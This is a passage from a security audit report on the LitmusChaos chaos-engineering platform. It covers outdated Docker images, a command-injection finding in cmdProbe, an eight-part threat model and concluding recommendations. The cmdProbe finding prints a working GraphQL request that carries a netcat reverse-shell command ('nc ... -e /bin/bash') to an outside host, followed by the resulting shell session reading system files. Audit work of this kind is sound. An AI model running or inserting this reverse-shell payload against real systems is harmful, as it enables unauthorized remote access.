LIT-01-014 WP1: Usage of Vulnerable Docker Images *(Low)*

Note: LitmusChaos fixed[52] this issue and 7ASecurity confirmed that the fix is valid.

It was discovered that the *golang:1.16* and *golang:1.20* Docker images are used in various parts of the LitmusChaos project for building purposes. These contain numerous vulnerabilities[53,54], which could lead to security breaches, data leaks, or system compromises, jeopardizing the reliability and trustworthiness of project deliverables. This can be confirmed as follows:

Affected Files:
https://github.com/litmuschaos/litmus/blob/[...]/chaoscenter/upgrade-agents/control-plane/Dockerfile#L2
https://github.com/litmuschaos/litmus/blob/[...]/chaoscenter/graphql/server/Dockerfile#L2
https://github.com/litmuschaos/litmus/blob/[...]/chaoscenter/subscriber/Dockerfile#L2
https://github.com/litmuschaos/litmus/blob/[...]/chaoscenter/authentication/Dockerfile#L2
https://github.com/litmuschaos/litmus/blob/[...]/chaoscenter/event-tracker/Dockerfile#L2

Affected Code:
```
# BUILD STAGE
FROM golang:1.16 AS builder

LABEL maintainer="LitmusChaos"

ARG TARGETOS=linux
ARG TARGETARCH
[...]
```

It is critical for the project team to urgently address this issue by updating to more secure Docker image versions and implementing robust security measures to mitigate future risks. For this purpose, it is advisable to consistently utilize the latest version of the official golang image. This can be achieved either by manually updating to the current version, currently 1.22.2[55], or by employing a designated tag named “latest”.

[52] https://github.com/litmuschaos/litmus/pull/4669
[53] https://snyk.io/test/docker/golang%3A1.16
[54] https://snyk.io/test/docker/golang%3A1.20
[55] https://hub.docker.com/_/golang

LIT-01-015 WP1: Self-RCE via Command Injection in Resilience Probes *(Info)*

Note: LitmusChaos fixed[56][57] this issue and 7ASecurity confirmed that the fix is valid.

The *Resilience Probes* feature includes various probe configuration types, such as *cmdProbe*, which executes any operating system command provided by the user. It was discovered that *cmdProbe* is inherently vulnerable to command injection by design. Commands executed through *cmdProbe* run with the same privileges as the litmus service user.

The following PoC demonstrates how commands can be executed via *cmdProbe*. In the example below, a malicious user establishes a connection to a *netcat*[58] listener on an attacker-controlled server, enabling a reverse shell connection back to the litmus server:

Request:

```
POST /api/query HTTP/1.1
Host: 34.68.18.160:9091
Content-Length: 793
accept: */*
authorization: Bearer [...]

{"operationName":"addKubernetesCMDProbe","variables":{"projectID":"72a23047-a420-4c28-a
344-7f5d3bd71679","request":{"name":"darek-test-1","description":"","tags":[],"type":"c
mdProbe","infrastructureType":"Kubernetes","kubernetesCMDProperties":{"probeTimeout":"5
s","interval":"3s","retry":3,"command":"nc 135.125.203.156 8081 -e
/bin/bash","comparator":{"type":"string","criteria":"equal","value":"200"}}}},"query":"
mutation addKubernetesCMDProbe($projectID: ID!, $request: ProbeRequest!) {\n
addProbe(projectID: $projectID, request: $request) {\n    name\n    description\n
type\n    kubernetesCMDProperties {\n      probeTimeout\n      interval\n
command\n      comparator {\n        type\n        value\n        __typename\n      }\n
__typename\n    }\n    __typename\n  }\n}"}
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 30 Apr 2024 08:48:29 GMT
Content-Type: application/json
[...]

{"data":{"addProbe":{"name":"darek-test-1","description":"","type":"cmdProbe","kubernet
esCMDProperties":{"probeTimeout":"5s","interval":"3s","command":"nc 135.125.203.156
8081 -e
/bin/bash","comparator":{"type":"string","value":"200","__typename":"Comparator"},"__ty
```

[56] https://github.com/litmuschaos/litmus-docs/pull/269
[57] https://github.com/litmuschaos/litmus/pull/4737
[58] https://netcat.sourceforge.net/

```
pename":"KubernetesCMDProbe"},"__typename":"Probe"}}}
```

Once the connection is established, an attacker can run commands on the underlying operating system with *litmus* service privileges:

Command:

```
root@vps-273dc646:~# nc -nlvv 8081
```

Output:

```
Listening on [0.0.0.0] (family 0, port 8081)

Connection from 35.226.170.252 39111 received!
pwd
/litmus
cat /etc/passwd
root:x:0:0:root:/root:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
litmus:x:1000:1000:Linux User,,,:/litmus:/sbin/nologin
whoami
litmus
cat /etc/hosts
# Kubernetes-managed hosts file.
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
fe00::0 ip6-mcastprefix
fe00::1 ip6-allnodes
fe00::2 ip6-allrouters
10.88.2.16      pod-http-status-code-u3tgfd-7ggk6
cat /etc/hostname
pod-http-status-code-u3tgfd-7ggk6
```

In order to mitigate this attack vector, it is advised to implement as many of the following countermeasures as possible:

1. Approving more specific probes, instead of arbitrary operating system commands.
2. Approving experiments prior to their use, instead of allowing direct uploads of arbitrary YAML files.
3. Scanning of YAML files to find malicious commands or non-custom docker containers.
4. Stripping and hardening of Docker images, so they have limited filesystem access and can execute only a limited list of binaries.

WP2: LitmusChaos Lightweight Threat Model

Introduction

Litmus is a Cloud-Native Chaos Engineering Framework designed to support multiple cloud platforms. It aims to identify weaknesses across various environments using engineered chaos experiments, applicable in both staging and production settings to simulate faults and uncover bugs and vulnerabilities. Enhancing these issues increases the resilience of tested systems. The framework, which effectively runs programs in staging or production environments, depends significantly on integration and configuration. It is essential to continually develop and refine a comprehensive threat model to understand potential attacks, misuses or misconfigurations, and their implications for adopters of this technology.

Threat model analysis helps organizations to proactively identify potential security threats and vulnerabilities, allowing for the development of effective mitigation strategies before exploitation by attackers. This process often enhances the overall security and resilience of a system or application. Lightweight threat modeling is a simplified process that loosely follows the STRIDE[59] methodology without full workshops. Instead, it involves analyzing the system, as performed by 7ASecurity, using documentation, specification, and source code, assisted by a client representative. This model serves as a foundation for the organization to understand the attacker mindset, familiarize with relevant attack scenarios, and further develop the model as the organization and software evolve.

This section aims to facilitate the identification of potential security threats and vulnerabilities that adversaries may exploit, along with possible mitigations. Targeting a framework that can integrate into any environment, the threat model concentrates on a general system overview, supply chain attacks, and deployment environments that attackers could use to compromise organizations adopting the chaos engineering framework.

Relevant assets and threat actors

The following assets should be considered important for the project and companies employing chaos engineering using Litmus:

- User Credentials (A01)
- GitHub Access Token/SSH keys (A02)
- Subscriber Tokens (A03)
- Image Registry Tokens (A04)
- K8s Service Account Tokens (A05)

[59] https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats#stride-model

- Chaos Experiment Workflow Manifest (A06)
- GitOps Credentials (A07)


The following threat actors are considered relevant to the project:

- External Attacker (TA01)
- Internal Attacker (Target Infrastructure) (TA02)
- Internal Attacker (Litmus Control Plane) (TA03)
- Compromised Dependency (TA04)
- Compromised User (e.g. SRE) (TA05)

Attack surface

In threat modeling, the attack surface encompasses all potential entry points an attacker might use to exploit a system or application, including paths and interfaces for accessing, manipulating, or extracting sensitive data. By understanding the attack surface, organizations can identify potential attack vectors and implement countermeasures to mitigate risks.

The following diagram provides an overview of potential attacks against the currently implemented deployment and development process as envisioned by 7ASecurity:



Assets	
ID	Description
A01	User Credential
A02	GitHub Access Token/SSH key
A03	Subscriber Token
A04	Image Registry Token
A05	K8s Service Account Token
A06	Chaos Experiment Workflow Manifest
A07	GitOps Credential

Security Controls	
ID	Description
C01	HTTPS
C02	Password Authentication
C03	SSH Key Authentication
C04	Token-based Authentication

Threat Actors	
ID	Description
TA01	External Attacker
TA02	Internal Attacker (Target Infrastructure)
TA03	Internal Attacker (Litmus Control Plane)
TA04	Compromised Dependency
TA05	Compromised User (e.g. SRE)

Fig.: Data flow diagram for the Litmus Deployment in two separate environments with local Authentication Server and basic External Services

7ASecurity identified the following threats, as relevant to the Litmus project:

Threat 1: Default/Weak Authentication Configuration

Overview

The Litmus application, integral to the software development lifecycle, requires extensive access to tested environments for simulating experiments. If exposed to the Internet or the organization intranet without adequate hardening of the application and its components, it could allow attackers to compromise the entire company.

Attack Scenarios

The administrator deploys Litmus internally with default settings to test the chaos engineering framework. The application may also be exposed to the Internet if the administrator misconfigures a firewall rule or relies solely on the application authentication.

The following attack scenarios are deemed relevant for the environment:

- Gaining administrative access by briefly exposing ChaosCenter to the Internet with default settings using known credentials.
- Gaining administrative access through internal compromise, where an attacker with basic VPN access exploits default or weak configurations to escalate privileges and pivot to other environments.
- Taking over internal components using weak installation credentials (e.g. MongoDB) to gain administrative access in ChaosCenter.

Recommendation

The attack scenarios described can be mitigated by using secure defaults and adhering to proper security guidelines for application deployment within the infrastructure. Considering the application integration into production environments and its appeal to both external and internal attackers, it is crucial to minimize insecure deployments. This involves comprehensively documenting deployment steps and implementing security measures to prevent vulnerabilities from default configurations. Proposed technical solutions to enhance defenses include:

- Deploying randomized credentials for administrative users and all internal components during setup.
- Restricting main administrative user access to secure locations, such as localhost or a dedicated port.
- Using personal administrative accounts rather than a shared admin account to manage users and track actions accurately.
- Implementing multi-factor authentication (MFA) for all authentication methods, including local accounts. For enhanced security, local authentication should be

limited to test environments, while production environments should use OAuth with MFA.

Threat 2: Credential Theft and Litmus User Compromise

Overview

The application categorizes users as admin and non-admin[60], where non-admins have the same privileges as admins except for user management. Given this, all users in Litmus Chaos Center are considered highly privileged and must be securely protected as their compromise could have severe consequences.

For web applications, authorized access can be facilitated through credentials, API tokens, and session cookies, all of which need adequate protection.

Attack Scenarios

Effective attack scenarios include:

- Phishing attacks targeting Litmus users to hijack sessions.
- Malware on local machines stealing API keys or credentials.
- Password attacks like spraying, stuffing, or brute-force.
- Crafting of JWT admin tokens using predictable secrets.
- Admins creating user accounts with passwords sent over insecure channels, like email or SMS, risking compromise if users do not change passwords.
- Users setting weak passwords that are vulnerable to brute-force attacks due to no password policy.

Recommendation

Enhanced user and API key protection is advisable. While authentication integrations delegate many management tasks to identity providers, local authentication for user management must meet modern security standards to prevent basic attacks. Potential defenses include:

- Implementing robust audit logging and monitoring to identify and trace suspicious user activities, distinguishing between web and API interactions with metadata of the end-user device.
- Integrating anomaly detection based on audit logs to spot potential compromises.
- Restricting API token usage with IP address whitelisting and enforcing token expiration to promote rotation.

[60] https://docs.litmuschaos.io/docs/concepts/user-management

- Establishing strong deployment isolation and security guidelines for Litmus, referencing host and cluster-level hardening[61].
- Notifying users of new logins, API key creations, or significant changes.
- Applying modern security mechanisms like MFA, Yubikey, and strong password policies for local authentication.
- Using randomized parameters to protect session tokens and short-lived tokens with invalidation methods on logout or suspected breaches.
- Implementing rate limiting and a strong password policy to thwart password guessing attacks.
- Mandating email-based user registration, requiring users to set strong passwords for new accounts.

Threat 3: Supply Chain Attacks via ChaosHub and Community Experiments

Overview

The Litmus project aims to leverage community contributions to design and offer various generic experiments for simulating faults in environments. Through ChaosHub, adopters can integrate these experiments into their systems. However, such integration from the Community or any private ChaosHub that provides experiments could allow attackers to execute malicious code in simulation environments, leading to potential supply chain attacks.

Attack Scenarios

Key attack scenarios in evaluating supply chain attacks against ChaosHub include:

- Malicious modifications merged into widely-used experiments, akin to the xz[62] backdoor, deploying malware across multiple hosts.
- Compromise of the Community ChaosHub resulting in backdoored experiments distributed to users.
- Compromise of a Docker container used in experiments, automatically deployed due to pinning to the latest tag.

Recommendation

Supply chain threats, often challenging to fully mitigate through technical means alone, require the implementation of both technical and procedural safeguards to reduce the risk of successful exploitation:

- A robust code-review process with GitHub protected branches and strict merging and approval rules to detect malicious modifications promptly.

[61] https://www.cisecurity.org/benchmark/kubernetes
[62] https://www.akamai.com/blog/security-research/critical-linux-backdoor-xz-utils-discovered-what-to-know

- Comprehensive logging and monitoring to track any attack-related events and trace root causes and impacted entities during a supply chain attack.
- Adherence to secure practices in experiment design, including pinning containers to SHA versions and using minimal privilege sets necessary for launching experiments.
- Implementing security scanning for experiments to perform basic security checks on experiment YAML files and Docker containers used.

Threat 4: Chaos Execution Plane Impersonation

Overview

The architecture of Litmus is split into the Chaos Control Plane and Chaos Execution Plane, with the latter possibly deployed externally. An agent deployed externally communicates with the Chaos Control Plane over the Internet using a token for authentication. Impersonation of the Chaos Execution Plane occurs if this token is stolen, allowing unauthorized attacks on the Chaos Control Plane.

Attack Scenarios

The following attack scenarios may result in the theft of a deployed agent token (*subscriber-secret*) leading to impersonation:

- Compromise of target infrastructure, stealing the *subscriber-secret* to attack Chaos Center or manipulate API communications.
- Compromise of a Chaos Center user, extracting the *subscriber-secret* from deployment files.
- Man-in-the-middle (MiTM) attacks exploiting insecure HTTP protocol between planes, injecting commands or tampering with data.
- Compromised infrastructure injecting malicious data via GraphQL into Chaos Center, exploiting web vulnerabilities like XSS or Prototype Pollution.

Recommendation

To counter these threats, the following measures could be considered:

- Enforcing secure protocols and validating certificates in all environments to prevent MiTM attacks.
- Adding security signing beyond the TLS layer to prevent data tampering.
- Restricting secret access to creation time only, avoiding features for data re-download.
- Implementing an IP allowlist to control agent connection locations.
- Detecting and notifying administrators of unusual connections or duplicate logins, indicating potential compromises.

- Enabling token invalidation for compromised subscriber-secrets.
- Adhering to the least privilege principle to limit API resource access.
- Treating data from deployed agents as potentially untrusted and applying all standard security controls, including input and schema validation, and authorization checks.

Threat 5: Integration Credential Harvesting

Overview

Litmus supports integration with various external systems such as GitOps, private ChaosHub, and target infrastructures. It requires users to provide credentials like tokens, SSH keys, or usernames/passwords for these integrations, which are then stored in the internal database for normal operations. If an attacker accesses these secrets or the database data, they can extract sensitive information and access other services, making Litmus a prime target for persistent attackers.

Attack Scenarios

Potential attack scenarios for harvesting credentials from the Litmus application include:

- An attacker with authorized access using built-in *Edit* features to extract credentials for Git, GitOps, private ChaosHub, Image registries, or Subscriber-Secrets in agent deployment, using them to pivot to other systems.
- An attacker compromising a database backup to extract sensitive data.

Recommendation

Credentials should not be retrievable in plaintext by the UI and should only be provided during the initial connection setup. All credentials to external systems must be securely stored, ideally encrypted using a hardware security module in live environments. Additionally, all backups containing sensitive data should be encrypted, and clear guidelines for handling sensitive data should be documented.

Threat 6: Sensitive Data Leakage via Experiments or Probes

Overview

Litmus generates resources like experiments to simulate edge cases and probes to check states using HTTP requests or commands. Both are highly customizable and need careful use and monitoring. Querying internal resources, such as Kubernetes pod details, could leak sensitive data like ENV variables, secrets, or stack traces to the Chaos Center database, potentially enabling attackers to pivot to target infrastructures.

Attack Scenarios

- A pod crash in a Kubernetes cluster caused by an experiment may result in a stack trace containing sensitive data, which a probe fetches when querying log details.
- A probe queries details of pods that leak ENV variables to the Chaos Center.
- Sensitive data from the Kubernetes cluster or the probe itself, such as service account tokens from /var/run/secrets, is collected by a probe and stored in the Chaos Center.

Recommendation

All data from target infrastructure components should be filtered to prevent sensitive data leaks. Detection mechanisms for data leakage, especially for credentials, tokens, or session cookies, should be implemented, and sensitive values ought to be masked if transmitted to the Chaos Center. Regular security audits focusing on data privacy should be conducted by infrastructures using Litmus to ensure no sensitive or PII data is leaked, as should be standard for all logging and monitoring solutions.

Threat 7: Indirect Unauthorized Access to Target Environments

Overview

The Litmus project simulates various edge scenarios in live environments through a flexible solution that executes arbitrary commands via probes and Docker containers in the target cluster. This capability, while powerful, makes Litmus instances potential targets for attackers using the system to execute malicious commands and remain undetected by common security solutions, given the unique nature of Litmus software.

Attack Scenarios

- An attacker modifies an experiment to execute a command on remote targets to plant a backdoor, then reverts the experiment to avoid detection.
- A probe is used by an attacker to internally query the target environment, extracting sensitive data like tokens, leading to privilege escalation and access to the target cluster.
- An attacker clones a Docker container in the registry and modifies the experiment to use this image, achieving persistence and compromising future target infrastructure.

Recommendation

To mitigate these risks, the following technical solutions are recommended:

- Applying the principle of least privilege to both experiments and Litmus components in target environments, with a separate security audit recommended for each custom deployment. Proper RBAC settings are critical for each deployment.
- Implementing notifications for when unrestricted RBAC permissions are assigned to Litmus components, indicating deviation from the least privilege principle.
- Using experiment versioning to track changes and identify potential backdooring, with UI features that allow inspection of current and past versions.
- Establishing mandatory code reviews and approval workflows before deploying experiments to target infrastructures.
- Implementing less privileged roles in the Litmus Center to restrict access to features like probes or experiment YAML uploads that enable arbitrary command execution.
- Developing a robust audit log and anomaly detection system based on common privilege escalation techniques.
- Designing seamless integration with external security monitoring solutions to transfer anomaly detection responsibilities to external services and security teams.

Threat 8: Data Injection Vulnerabilities Targeting Chaos Center Users

Overview

The main web application of Litmus (Chaos Center) functions like any other web application, susceptible to typical OWASP Top 10 vulnerabilities such as XSS and SSRF. Since it receives data from both web users and API-connected agents in target clusters, all entry points, especially those considered trusted, must be scrutinized for vulnerabilities.

Attack Scenarios

- Malicious code is injected into web forms by low-privileged or compromised users to perform injection attacks (e.g., XSS, SQLi), potentially escalating to administrative access.
- Compromised agents post malicious content via the API, exploiting vulnerabilities in the Chaos Control Plane.
- Compromised target infrastructure services manipulate data, which is then processed by Chaos probes and compromises Chaos Center users.
- The file:// URI scheme is exploited to access local files on the Chaos Center, revealing sensitive information.
- URLs to localhost or cloud-native metadata services in integration configurations exploit internal services or extract cloud tokens.
- Misplaced or maliciously crafted files uploaded as YAML experiments cause path traversal or data deserialization issues.

Recommendation

To mitigate these risks, the following measures ought to be explored:

- Treating all data from web users, agents, and probes as untrusted.
- Validating all untrusted data with robust libraries.
- Conducting regular white-box security assessments of the web application to uncover vulnerabilities.
- Utilizing CI/CD pipelines to monitor and promptly update libraries against published vulnerabilities.
- Ensuring that all integrations with external services rigorously validate parameters and block common resources targeted in SSRF attacks.

Conclusion

Despite the number and severity of findings encountered in this exercise, the LitmusChaos solution defended itself well against a broad range of attack vectors. The platform will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

The LitmusChaos application provided a number of positive impressions during this assignment that must be mentioned here:

- Overall, the solution was found to be robust against many traditional web application security attack vectors. For example, no *Cross-Site Scripting* (XSS), *SQL Injection (SQLi)*, *Cross-Site Request Forgery (CSRF)* or *Local File Inclusion (LFI)* issues could be identified during this assignment.
- HTML Form submissions and API endpoints were both found to be safely protected against CSRF.
- File uploads were found to be resilient against filename and file extension tampering, and many other abuse attempts.
- The application correctly leverages HTTP Security Headers to enhance client-side security for LitmusChaos users.
- The application was not found to reveal any sensitive data or cookies to third party websites.
- The source code is well-documented, making it straightforward to navigate and comprehend its various components.

The security of the LitmusChaos solution will improve substantially with a focus on the following areas:

- **Randomly Generated JWT Secrets:** The platform would benefit from generating a new, cryptographically secure JWT secret using a reliable random number generator per installation (LIT-01-011). It is necessary to ensure that the new secret is sufficiently long and complex to resist brute-force attacks.
- **Access Control and Authorization:** This is a critical area that requires substantial improvement to safeguard LitmusChaos users. Centralized security controls ought to be implemented to ensure permissions are validated correctly for all features. This holistic approach will help mitigate instances of *Insecure Direct Object References* (IDOR) and prevent privilege escalation issues (LIT-01-008, LIT-01-013, LIT-01-016).
- **Exception Handling** ought to be enhanced to prevent DoS via crafted JWT Tokens (LIT-01-012).
- **Input Validation of user-supplied URLs**: A notable weakness during this assignment was the weak validation of user-supplied URLs. This resulted in an SSRF vulnerability (LIT-01-007) allowing internal network probing. A thorough

review of all code that involves processing user-supplied URLs is recommended bearing the findings of this report in mind.

- **Secret Management**: It is important to ensure application secrets are stored outside of the source code to reduce the potential for leaks. This is an area where LitmusChaos can improve (LIT-01-010), as many more repositories are likely affected, the development team should perform global searches and educate developers to avoid similar issues in the future.
- **Software Patching:** The LitmusChaos solution should implement appropriate software patching procedures which regularly apply security patches in a timely manner (LIT-01-001, LIT-01-014). In a day and age when most lines of code come from external dependencies, regularly patching these becomes increasingly important to avoid unwanted security vulnerabilities. Possible automation for this could include tools like *Snyk.io*[63] or *Renovate Bot*[64].
- **Modern Browser Security Features:** The platform would benefit from adopting and improving its usage of modern web technologies such as implementing whitelist validation for CORS origins (LIT-01-009).
- **Password Policy Improvements:** Implementing and enforcing a strong password policy should be highly encouraged to minimize potential password brute force attacks (LIT-01-004).
- **User Enumeration:** The application exposes registered users through server responses (LIT-01-005). A more effective approach would be to return a generic message indicating the presence or absence of users.
- **Secure Defaults** need to be implemented where possible for best security. For example:
    - It is recommended to use HTTPS to encrypt communication between clients and the server for better security and privacy (LIT-01-003).
    - The platform would benefit from disabling GraphQL Introspection (LIT-01-006).
    - Direct YAML uploads should be restricted to mitigate security risks (LIT-01-015).
    - Strict limits on object error allocations within libraries such as *Ajv* should be implemented to mitigate the risk of *Denial of Service* (DoS) attacks (LIT-01-002).

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the application significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another source code audit, is highly recommended to ensure adequate security

[63] https://snyk.io/
[64] https://github.com/renovatebot/renovate

coverage of the platform. This provides auditors with an edge over possible malicious adversaries that do not have significant time or budget constraints.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing LitmusChaos resources.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Amit Das, Karthik S, Prithvi Raj, Saranya Jena, Sarthak Jain, Udit Gaurav and the rest of the LitmusChaos team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the Open Source Technology Improvement Fund (OSTIF) for facilitating and managing this project, and thank you to CNCF for funding the effort.